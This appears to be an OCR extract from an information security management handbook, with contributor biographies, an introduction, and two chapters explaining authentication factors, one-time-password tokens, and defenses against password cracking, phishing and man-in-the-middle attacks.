Samantha Thomas is Director of Information Security at the second largest public pension fund in the United States. Ms. Thomas is a founding board member of the University of California at Davis Network Security Certificate Program and has developed curriculum for universities, institutes and private industry including ESPOCH poly technical university in Ecuador, presentations for MISTI North America, and Sabre Corporation Global. Ms. Thomas is a regularly requested Keynote, think tank facilitator and has been a featured speaker in five European Union countries, South Africa, Australia, Mexico, and Papua New Guinea. Samantha's writings, interviews and quotes are published in international newspapers, magazines and books. She served as a Director elect on the International Board of ISSA and is Past President of her local Chapter, where she serves as Board Advisor.

Per Thorsheim is a Senior Consultant with PricewaterhouseCoopers in Bergen, Norway.

James S. Tiller, CISM, CISA, CISSP, Chief Security Officer and Managing Vice President of Security Services for International Network Services (INS). Jim has been with INS since 1998 and has provided security solutions for global organizations for the past 13 years. He is the author of The Ethical Hack: A Framework for Business Value Penetration Testing and A Technical Guide to IPSec Virtual Private Networks.

William Tompkins, CISSP, CBCP, is a System Analyst with the Texas Parks and Wildlife Department in Austin, Texas.

James Trulove has more than 25 years of experience in data networking with companies such as Lucent, Ascend, AT&T, Motorola, and Intel. He has a background in designing, configuring, and implementing multimedia communications systems for local and wide area networks, using a variety of technologies. He writes on networking topics and is the author of LAN Wiring, An Illustrated Guide to Network Cabling and A Guide to Fractional T1, the editor of Broadband Networking, as well the author of numerous articles on networking.

Michael Vangelos, CISSP, has over 23 years of IT experience, including 12 specializing in information security. He has managed the information security function at the Federal Reserve Bank of Cleveland for nine years and is currently the bank's information security officer. He is responsible for security policy development, security administration, security awareness, vulnerability assessment, intrusion detection, and information security risk assessment, as well as incident response. He holds a degree in computer engineering from Case Western Reserve University.

Adriaan Veldhuisen is a senior data warehouse/privacy architect with Teradata, San Diego, California.

George Wade is a senior manager with Lucent Technologies in Murray Hill, New Jersey.

Burke T. Ward is a member of the faculty at the College of Commerce and Finance at Villanova University.

Thomas Welch, CISSP, CPP, has over seventeen years in the information systems business, ten of which he designed and developed public safety-related applications. He served as a private investigator and information security consultant since 1988. He was actively engaged in consulting projects, which included security assessments, secure architecture design, security training, high-tech crime investigations and computer forensics. Mr. Welch is an author and frequent lecturer on computer security topics, including computer crime investigation and computer forensics.

Jaymes Williams, CISSP, is a security analyst for the PG&E National Energy Group and is currently the chapter secretary of the Portland, Oregon Chapter of ISSA. He has held security positions at other companies and served eight years in information security-related positions in the U.S. Air Force.

Anna Wilson, CISSP, CISA, is a principal consultant with Arqana Technologies, Inc., in Toronto, Ontario.

James M. Wolfe, MSM, is the senior virus researcher and primary technical contact for the Lockheed Enterprise Virus Management Group at Lockheed Martin Corporation. He is a member of the European Institute of Computer Antivirus Researchers (EICAR), the EICAR Antivirus Enhancement Program, the Antivirus Information Exchange Network, Infragard, and is a reporter for the WildList Organization.

John O. Wylder, CISSP, has an extensive background in information technology and the financial services industry. Most recently, he has worked in the field of information security as a Strategic Security Advisor for Microsoft Corporation. In that role he discusses information security with a wide variety of businesses providing guidance and also seeking their feedback. John writes on various topics for a wide variety of publications. John is very active in the business community working, with organizations such as Infragard, and is part of the advisory board of the Georgia Tech School of Economics. He is the author of Strategic Information Security (Auerbach Publications, 2003)
William A. Yarberry, Jr. (Yarberry@SouthwestTelecomConsulting.com), **CPA, CISA**, is a principal with Southwest Telecom Consulting. He is the author of Computer Telephony Integration (Auerbach, 2002) and co-author of Telecommunications Cost Management (Auerbach, 2002).

Brett Regan Young, CISSP, CBCP, MCSE, and CNE, is Director, Security and Business Continuity Services for Detek Computer Services, Inc., in Houston, Texas. Brett's background includes several years as an independent consultant in the information security and business

continuity arenas, primarily for Houston-area companies. Prior to his work as a consultant, he managed the international network of a major oil and gas firm. Brett has also held various positions in the natural gas production, control, and processing environment. Brett has project management experience in the petroleum, banking and insurance industries. He is a frequent contributor to several trade magazines as well as Texas newspapers on the subjects of risk management, security architecture, and business continuity planning and recovery.

Introduction

The landscape of information security has changed. The bad news: It is more nebulous than ever before. No longer can chief information security officers work solely within the confines of their organizations' security policies or their industry-specific regulatory mandates and feel comfortable that the depth and efficacy of their program will not be second guessed. As current events unfold, established institutions such as Bank of America, Lexis-Nexis, and Choicepoint watch as their reputations come into question and their names are plastered on the front pages of the national media. Regardless of the incidental details, be they business process fraud or third-party errors and omissions, all of the events to date have been publicized as "security breaches." Does this mean that the chief information security officer is the individual who is accountable for the deficiencies? If not, who is? What role *does* the chief information security officer play in this extraordinarily complex and imprecise environment?

Prompted by current events, legislators hold committee hearings and continue to probe, asking incessant questions about the adequacy of information security and protection programs as they weigh in on the adoption of additional federal and state regulations relative to widely publicized events such as identity theft. At the same time, threats such as external hacking endanger the security of organizations' infrastructures. Although the data indicates that companies are adopting more robust security postures at the perimeter, the enemy continues to get smarter and the security professional continues to look for a better mousetrap. Moreover, immature control disciplines on, for example, Web application development introduce newer, potentially exploitable vulnerabilities, such as cross-site scripting and buffer overflows.

So, as custodians and guardians of a broad spectrum of information assets, what are we to do? Enter the *Information Security Management Handbook*, the mission of which is to arm readers so they are prepared to do battle in this exciting yet taxing environment. The multitude of authors who have contributed to this handbook delve into detail on the ten domains of the information security common body of knowledge, providing technical, people-based, and process-based solutions for many of the same situations that the readers routinely encounter. Our goal is to empower readers with pragmatic counsel so they can establish a defensible standard of due care in their own organizations.

As always, this volume balances contemporary articles along with relevant articles from past editions. We offer this compilation of information, representing hundreds of years of accumulated experience and knowledge, so our readers can fight the good fight and triumph over the various and sundry challenges facing all of us.

Good Luck,

Hal Tipton and Micki Krause

Domain 1
Access Control Systems and Methodology

The Access Control Systems and Methodology domain addresses the collection of mechanisms that permits system managers to exercise a directing or restraining influence over the behavior, use, and content of a system. Access control permits management to specify what users can do, what resources they can access, and what operations they can perform on a system.

Given the realization that information is valuable and must be secured against misuse, disclosure, and destruction, organizations implement access controls to ensure the integrity and security of the information they use to make critical business decisions. Controlling access to computing resources and information can take on many forms. However, regardless of the method utilized, whether technical or administrative, access controls are fundamental to a well-developed and well-managed information security program.

This domain addresses user identification and authentication, access control techniques and the administration of those techniques, and the evolving and innovative methods of attack against implemented controls.

Biometrics are used to identify and authenticate individuals and are rapidly becoming a popular approach for imposing control over access to information, because they provide the ability to positively identify someone by their personal attributes, typically a person's voice, handprint, fingerprint, or retinal pattern. Although biometric devices have been around for years, innovations continue to emerge. Understanding the potential as well as the limitations of these important tools is necessary so that the technology can be applied appropriately and most effectively. We will lay the foundations here and follow up with more detail in Domain 10: Physical Security.

Nowhere is the use of access controls more apparently important than in protecting the privacy, confidentiality, and security of patient healthcare information. Outside North America, especially in European countries, privacy has been a visible priority for many years. More recently, American consumers have come to demand an assurance that their personal privacy is protected, a demand that demonstrates awareness that their medical information is becoming increasingly widespread and potentially subject to exposure. The Health Insurance Portability and Accountability Act (HIPAA) of 1996 for medical information and the Gramm–Leach–Bliley Act of 1999 for financial information, just to name two regulations, are definitive evidence that the U.S. Government has heeded the mandate of American citizens.

Malicious hacking has been a successful means of undermining information controls and an increasing challenge to the security of information. Hackers tend to chip away at an organization's defenses and have been successful on far too many occasions. In this domain, readers learn about the advancing, state-of-the-art attack tools that have led to highly publicized scenarios; for example, the recent defacement of the U.S. Department of Justice Web site and denial-of-service attacks on many commercial sites.

Social engineering techniques are another of many ways to undercut the installed controls while taking advantage of human nature. In social engineering, unscrupulous persons use devious means to obtain information that can be applied to defeat implemented controls. For example, envision a call to an unsuspecting user by someone masquerading as a desktop technician, in which the caller says he needs the user's network password to diagnose a technical problem and then uses that password to compromise the system.

Chapter 10

Authentication Tokens

Paul A. Henry

Contents

Evolution of the Need for Authentication Tokens
Password-Cracking Tools Have Also Evolved
Strong Authentication Mitigates the Risks of Weak Passwords
Tokens as a Candidate for Strong Authentication
Common Types of Tokens
    Asynchronous Tokens
    Synchronous Tokens
Tokens under Attack

Evolution of the Need for Authentication Tokens

Remote access has opened up a new world of possibilities for the Internet-connected enterprise. Today, users can access their corporate network from a hotel room or coffee shop in nearly any city in the world. Network administrators can now manage the entire enterprise network from the comfort of their home, no longer needing to drive back to the office at 3:00 AM to address a critical issue. Thin client technology and virtual private network access have made it possible to gain access to the enterprise network anytime from anywhere.

With the convenience and additional productivity afforded by remote access comes an enormous amount of risk: Keylogger malware surreptitiously installed at 14 public Internet terminals in Manhattan allowed an attacker to compromise the personal information and network access of dozens of people and organizations. One Silicon Valley company endured months of unauthorized access by a competitor before they discovered the breach. In 2006, a well-organized identity theft ring victimized over 300 customers of a well-known financial institution, costing the financial institution over $3 million in direct losses. Phishers plague the Internet on a daily basis, using

their social engineering ploys to harvest user credentials for banking and E-commerce customers, allowing them to quickly and quietly drain the customers' accounts.

> At the root of all of these exploits and, indeed, the cause of hundreds of corporate breeches, countless identity thefts, and millions of dollars lost every year is the traditional password.

The average computer user has dozens of accounts online and at their job. Access to nearly all of these systems requires a password. Most people cannot memorize a different password for each of their accounts, particularly if they access certain applications only once a month. Here are some ways average users combat their memory problems:

1. They choose one password for everything. Of course, if their password for their personal Web mail is compromised, chances are good that their company network password is compromised as well.
2. They write their passwords down. One online study revealed that over 30 percent of people surveyed wrote their passwords down and "hid" them under their keyboards, on their staplers, or in their desk drawers.
3. They choose information they can easily remember. Many people—up to 35 percent, according to some experts—choose some piece of personal information: a name of a family member or pet or a birth date. The problem is such information is often common knowledge. A potential hacker can make small talk in the lobby with an employee—and come away with dozens of passwords to try.
4. They get clever. In one company's password audit, 10 percent of passwords were "stud," "goddess," "cutiepie," or some other vanity password. Even more disturbing, 12 percent of passwords were "password"—and most of the users who chose it thought that it was a clever choice. The problem is that hackers know all of this. Before they attempt personal information to crack a password, the first thing they try is "password." Hackers will also pretend to work at a company, striding confidently into the front doors with a nod of the head to the security desk or the receptionist. Any passwords on monitors or under keyboards are fair game. Once a hacker has cracked a password, they can view confidential documents or e-mails without the organization ever knowing about it.

Password-Cracking Tools Have Also Evolved

Traditional brute-force password-cracking tools grinding through lists of known passwords or automatically trying each and every letter, number, and symbol in machine-generated password guesses are no longer the primary tool for cracking user passwords to gain privileged access. The traditional brute-force password cracker has evolved to include the use of precomputed password hashes. Rainbow tables—a set of downloadable algorithms—allows a malicious hacker to precalculate each and every combination of letters, numbers, and symbols in various password lengths. Once a set of tables is calculated, guessing the password is no longer necessary; it is simply looked up in the precomputed hash database.

Instead of the time-consuming task of guessing passwords, precomputed hashes allow the password-cracking tool simply to look up the password hash in the precomputed hash database and return the password.

Strong Authentication Mitigates the Risks of Weak Passwords

The answer to this huge problem is strong authentication. This refers to factors that work in combination to protect a resource. Automatic teller machines (ATMs) are the most common example of this: to access their checking account, customers must use two factors to be authorized. First, they must have their physical bank card (one factor: what you have), and second, they must know their personal identification number (PIN) (second factor: what you know). Most people would not want their checking account guarded with just a PIN or just the card—yet companies use password-only protection to guard resources that are many times more valuable than the average person's checking account. Government standards are now making it imperative to protect consumer information. Health care agencies and financial institutions in particular are finding that implementing strong authentication is a step toward complying with recent legislation to protect patients and customers.

Without realizing it, many organizations had been using strong authentication for years: employees had to know passwords to access the company network (one factor: what you know), but also needed to be inside the building (second factor: where you are). But remote access has taken away the location requirement, as demanded by today's business environment, and authentication has become vulnerable as a result.

Tokens as a Candidate for Strong Authentication

Tokens are small pieces of hardware, about half the size of a credit card (but a bit thicker), that often fit on a key chain (Figure 10.1). Like an ATM card, this factor is a "what you have." They often have liquid-crystal displays and give the user a onetime passcode for each log-in. Instead

Figure 10.1 Token form factors.

of logging in with a password, the user activates the token and types in the characters from the token display into the password field. Tokens usually require a piece of server software that allows or denies access to the user. The big advantage for most information technology departments is that token solutions do not require a piece of client software on the user's machine. Tokens, therefore, can be used anywhere: on public Internet terminals, on the Web, from any laptop, desktop, or palmtop. Some users resist tokens initially, and some companies are concerned about price: in excess of $70 per user as an initial cost for many solutions. But the solution is cost-competitive, highly reliable, and portable and is one of the simplest options available to deploy.

Common Types of Tokens

Current-generation tokens are available in form factors that are much less intrusive to users than previous-generation tokens. Nearly all token implementations today use onetime-password methodologies. In effect, the password is changed after each authentication session. This efficiently mitigates the risk of shoulder surfing or password sniffing, as the password is valid only for one session and cannot be reused.

Asynchronous Tokens

The asynchronous token, also called an event-based token or challenge–response, provides a new onetime password with each use of the token. Although it can be configured to expire on a specific date, its lifetime depends on the frequency of its use. The token can last from five to ten years and effectively extend the time typically used in calculating the total cost of ownership in a multifactor authentication deployment. When using an asynchronous onetime-password token the access control subject typically executes a five-step process to authenticate identity and have access granted:

1. The authentication server presents a challenge request to the access control subject.
2. The access control subject enters the challenge into his or her token device.
3. The token device mathematically calculates a correct response to the authentication server challenge.
4. The access control subject enters the response to the challenge along with a password or PIN.
5. The response and password or PIN are verified by the authentication server and, if correct, access is granted.

Synchronous Tokens

The synchronous token, also known as a time-based token, uses time in the computation of the onetime password. Time is synchronized between the token device and the authentication server. The current time value is enciphered along with a secret key on the token device and is presented to the access control subject for authentication. A typical synchronous token provides for a new six- to eight-digit code every 60 seconds; it can operate for up to four years and can be programmed to

cease operation on a predetermined date. The synchronous token requires fewer steps by the access control subject to authenticate the following successfully:

1. The access control subject reads the value from his or her token device.
2. The access control subject enters the value from the token device into the log-in window along with his or her PIN.
3. The authentication server calculates its own comparative value based on the synchronized time value and the access control subject's PIN. If the compared values match, access is granted.

The use of a PIN together with the value provided from the token helps to mitigate the risk of a stolen or lost token being used by an unauthorized person to gain access through the access control system.

Tokens under Attack

Since tokens became the most popular alternative to traditional passwords only one attack methodology has been successful in actually cracking them, and it was used successfully against only a single token vendor. Hackers reverse-engineered the methodology used in the calculation of the onetime password and using that, in combination with the token serial number and the token activation key, they were able to calculate the next eight onetime passwords that would be calculated by the token. This methodology was implemented in the popular Cain & Abel password-cracking tool v2.5 beta 21 (Figure 10.2) found at http://www.oxid.it/ and was mitigated by storing the activation key separately and securely until the vendor introduced a new version of the token using a different onetime-password computing methodology.




Figure 10.2 Cain & Abel password cracking.




Figure 10.3 Man in the middle attack.

Tokens are inherently resilient to attack, but poor token implementations can provide weaknesses that can be taken advantage of by hackers. As recently as 2006 a man-in-the-middle (MITM) attack (Figure 10.3) was successful in compromising a token implementation for a popular bank. Although the attack relied solely on social engineering and did not exploit a weakness in the token itself it is important to consider this attack methodology in the deployment of any token implementation. One methodology of risk mitigation for this attack that is gaining popularity is the consideration of the reputation (Figure 10.4) of the Internet Protocol address, network, or domain from which the authentication is being requested. By denying authentication from a source that has a "bad reputation" significant risk mitigation can be afforded in consideration of a MITM attack.

Current developments in identity and access management (IAM) solutions are also providing stronger token implementations by taking into consideration the security of the endpoint from which the user is authenticating. It is common in current-generation IAM product offerings to validate that

- The endpoint is running the required antivirus software and the signatures are up to date.
- The endpoint is running the required firewall and the configuration matches the requirements of the enterprise endpoint security configuration.
- The endpoint operating system is patched to current levels.
- The endpoint applications are patched to current levels.




Figure 10.4 Reputation defenses.

If the endpoint is found not to be compliant, access is denied and the user is constrained to an area of the network where the failures can be corrected prior to allowing the user to authenticate again to the enterprise network for permitted privileged access.

In closing, current-generation onetime-password authentication tokens by and of themselves can go a long way toward mitigating the risks associated with traditional passwords. However, to afford maximum risk mitigation to the enterprise, authentication tokens combined with access control systems that use endpoint reputation scoring or security validation of the endpoint from which the user is authenticating should be considered.

Chapter 11

Authentication and the Role of Tokens

Jeff Davis

Contents

Overview of Authentication Factors
Types of Tokens and How They Work
Token Management
Conclusion
References

Authentication is an important part of any system or application security. It is the basis for any access control that is needed over information that is in the system or authorization for any transactions that could be carried out. To provide stronger authentication, tokens are increasingly being used to add an additional dimension or factor of authentication and to reduce the risk of an attacker impersonating a user.

There are in general three different factors that are used in authenticating a user. These factors are something you know, such as a password; something you have, which could be a token device; and something you are, which may be implemented through biometrics such as fingerprints or other physical characteristics. This chapter will give an overview of authentication, the use of different factors of authentication to establish an identity, and some of the risks associated with the use of the different factors of authentication and how tokens can be used to mitigate some of them.

Overview of Authentication Factors

Authentication is the act of someone establishing an identity that they have declared them to be. In the world of computers the most prevalent example is when the users authenticate to prove that they are the persons assigned to a specific ID that is used to control access to a system. There are three different types or factors of authentication. These three factors are something you know, something you have, and something you are. These can be used individually or together to authenticate an identity.

The first factor, "something you know," also called a shared secret, is generally implemented as a static password that is shared between the person needing to be authenticated and the server that authenticates the access (Figure 11.1). The process of authentication usually starts with the user typing in the password at the client. The password is then sent to the authenticating server and is put through a one-way hash algorithm to generate a hash for the password. The hash algorithm has the property that it will generate a unique hash for different passwords, but it is not possible to reconstruct the password from the hash value. This hash is then compared to the hash that is stored on the authenticating server to see if they match. In some implementations the hash is generated on the client before it is sent to the server. There are a number of ways to attack this method of authentication, one of which is to intercept the password by monitoring or "sniffing" the network. Encryption can be used to help prevent the interception of the password when it is passed over the network. Most Web portals utilize a secure channel implemented by the Hypertext Transfer Protocol when accepting authentication information to mitigate this risk. Another method of attack is through the use of a keystroke logger program that may be present on the end user's device. These programs can record everything that is typed at a keyboard, including passwords, and send it to a third party. Keystroke loggers are used in many computer viruses to collect passwords that can be used for further compromises or actual theft from online banking. Installing and keeping




Figure 11.1 Example of client–server password authentication.

up-to-date antivirus software will help prevent these viruses from installing the software. This risk can also be reduced by not using an account with administrative privileges for Internet browsing or reading e-mail. These two activities are the most prevalent vectors used by viruses to infect machines. Typically if a virus is attempting to infect a machine via one of these vectors, it will run in the context of the user who is performing the action. If the user does not have administrative access to the machine then most viruses will not be able to install a keystroke logger. A third type of attack is one that uses social engineering to trick an end user into providing the credentials to a system that is owned or monitored by the attacker. This is commonly done through the use of phishing e-mails. A phishing e-mail is a fake e-mail that appears to come from an official source. The fake e-mail prompts the user to supply their credentials via a Web link that is contained in the e-mail. The Web link appears to connect to the authentic system but actually points to a system that has been made to look like the real system but is owned or monitored by the attacker. These attacks have become more and more sophisticated and can be successful even if a small percentage of users respond to the e-mail because of the volume of e-mails that are sent. Mitigating these attacks is very difficult as it depends on modifying the users' behavior so that they do not trust the links sent via e-mail. Because these attacks depend on user awareness of them they will continue to be successful in gathering passwords from users who are unaware of these types of attacks.

Another attack method against static passwords is to try every possible combination of passwords to determine the correct password. This is commonly referred to as a password-guessing attack or brute-force attack. This is generally done by capturing the computed hash of the password, either through network sniffing or from the server it is stored on, and then running a program to generate every possible combination of passwords, calculate their hashes, and then compare the hashes to the captured hash until one matches it. These attacks can be time-consuming depending on the length and complexity of the password. For example, a password that is made up of six numeric digits ranging from 0 to 9 will have 1 million combinations that will have to be tried, whereas a password that is made up of six upper- and lowercase alphanumeric characters will have over 56 billion combinations. However, with the advances in processing speed, using a computer to generate all 56 billion combinations would still take only a couple of hours. To shorten the time even further, especially for longer password implementations, a brute-force attack can be sped up through the use of precomputed tables of passwords and their associated hashes, which are commonly called rainbow tables. If the hash of a password can be obtained from the authenticating server or intercepted on a network, then its corresponding password can be looked up in the rainbow table in a much shorter time frame. One protection against the use of rainbow tables is through the use of a "salt" as part of the hash algorithm. A salt is a number of bits that are added to the password before it is run through the algorithm. This effectively lengthens the password and makes any brute-force attack more difficult. Also the bits used in the salt may not correspond to any characters used to generate the rainbow table as they may be unprintable and usually not used in a password. This would make a rainbow table generated with printable characters ineffective.

Another implementation of the "something you know" factor is through the use of security questions and user-supplied answers. These are questions and answers that have been registered between the user and the authenticating authority. They are usually established as part of the registration process for establishing the ID for that system. Their most prevalent use is as a way to identify a user who has lost or forgotten his or her password and needs to reset it. This process is threatened if the questions use information that may be obtainable through public records, like mother's maiden name or place of birth. The best implementations of this process utilize questions and answers that are selected by the user from a pool of questions and do not contain information that can be easily obtained by third parties. Questions like "What is your favorite color?" or

"What is your favorite sports team?" are examples of questions that could be used. In practice, more than one question is usually used to verify the individual's identity before any actions are performed.

The next type of factor is "something you have" or something you possess. This is usually implemented through the use of a device or token that the end user carries with him or her. This device or token will provide an authentication code that will be used to validate a user. In some implementations, this authentication code is combined with a personal identification number (PIN) or other password that the user knows to ensure that the device cannot be used by another person. In other implementations, the PIN or password is used to lock the device and prevent it from producing valid authentication codes until it is supplied. When the PIN or password and the device are used together, this is known as two-factor authentication. The devices mitigate the threat to the single-factor implementation of passwords by generating authentication codes that are onetime-use passwords. These password are able to be used only once to authenticate and will be rejected if attempted to be reused. This negates attacks involving network interception or keylogging because of the dynamic nature of the password. Attacks against these devices usually involve the compromising of the communications channel from the end user to the server or are actual physical attacks against the devices themselves in an attempt to copy the device or determine some of its characteristics. These systems involve increased costs for both the device and the people to manage them.

The third factor, "something you are," is usually implemented via a biometric measurement. The most popular implemented biometric today is fingerprint matching. Other biometrics that have been explored and have some limited implementations include iris recognition, hand geometry, and voice recognition. This factor has the advantage of being extremely hard to steal and, as with a token, is usually combined with one of the other factors to increase its effectiveness. There are drawbacks to implementation of this factor as these systems do produce higher rates of false-positives and false-negatives. There is also some reluctance to use some of these implementations because of concerns that the measurement method may cause some harm. Many of these implementations are expensive but fingerprint readers and facial recognition systems have been coming down in price as they become more widely available and are starting to be included as part of standard system configurations. In general, the attacks against this factor usually are attempts to spoof the reader of the biometrics and take advantage of any weakness it has in properly measuring the biometric. This has been especially true of some fingerprint scanners being susceptible to fake fingers molded out of plastic or gelatin.[1] The technology of biometrics scanners in general is still being perfected and until the errors are worked out there will be a risk that they will be able to be bypassed by allowing false-positives or not allowing authorized users by generating a false-negative.

One other area of biometrics that is worth mentioning is a category called dynamic biometrics. This is a technology that attempts to use the action of doing something to identify a person. The two most prevalent are signature biometrics, which measures the pressure and dynamics of someone signing his or her name, and keyboard dynamics, which uses the speed, length of key presses, and rhythm of a user typing at a keyboard. This technology is in the very early stages of development and it has not had very many implementations so very little data is available about its effectiveness.

One growing trend in the area of authentication is to use more then one shared secret factor (something you know) to authenticate an individual. This is done by requiring not only a password but also, in some cases, answers to predetermined questions. Another example may be the need to supply a password and select a previously agreed upon picture from a group of pictures to authenticate. This is done to try to provide additional authentication information that may not be

in the possession of a potential attacker. In some of these implementations, this multiple authentication is done when something out of the ordinary occurs. This may be when the users log in from a workstation that they usually do not log in from or if they request to perform an unusual action like transferring an entire balance out of a bank account.

All in all, good authentication is important as the basis for access control to systems and applications. Authentication using shared secrets is coming under constant attack through the use of keyboard loggers and network monitoring that can record the information and make it available to a third party. Biometric authentication is becoming more widely available but still faces some usability hurdles and cannot be readily adapted to most current applications. Authentication using a token device that produces dynamic passwords is readily adaptable to most existing system that accept a password, it is cheaper than most biometrics systems and can be implemented with a PIN to provide two factors of authentication. Of the current methods available for authentication, tokens that are used to implement two-factor authentication seem the best solution for providing strong authentication, reducing the risk of compromise through interception.

Types of Tokens and How They Work

Devices or tokens that can be used to implement two-factor authentication can be grouped into a couple of different types or classes. These types are time-synced devices that produce authentication codes at predetermined intervals, on-demand or asynchronous devices that produce codes when needed, and cryptographic devices.[2] These tokens use different methods to provide dynamic authentication information. Each of these types of tokens has advantages and disadvantages in the methods that they employ.

The first type is a time-synced token. These tokens use synchronized clocks between the token device and the authenticating server to generate codes that can be used to authenticate. The token uses the time on the clock as part of the algorithm to generate a code that changes periodically. This code is then displayed to the user and is either used as the authentication code or combined with a PIN to form the authentication code that authenticates the user. In some implementations the PIN is entered into the device and is used as part of the algorithm to generate the authentication code. This method has the advantage that it will work with most applications with minimal change as the authentication code just replaces the password that would have been supplied by the user. One drawback that these types of tokens have is that the clocks will drift over time and will eventually become out of sync between the servers and the device. This may require that the tokens be resynced periodically with the servers if the drift becomes too large. It is important that the server maintain accurate time as well. Usually, this is done by using the network time protocol that uses a consistent time server to ensure that it keeps accurate time. The authentication process on the server will also attempt to measure the time drift between its clock and the token clock and adjust its authentication process accordingly. In some implementations the authentication process will use an authentication window, which will accept a range of authentication codes that are good over a predefined time period. This will prevent an excess of rejected authentications due to clock drift between the authentication server and the token but also increase the number of valid authentication codes that will be accepted. Depending on how large a window is used, this may increase the risk that an attacker may be able to guess an authentication code, but the quantity of possible codes is usually so large that this risk is pretty low. These tokens may also present some usability challenges as the code will be displayed for only a short time and may change while the user is reading it, requiring the user to start over.

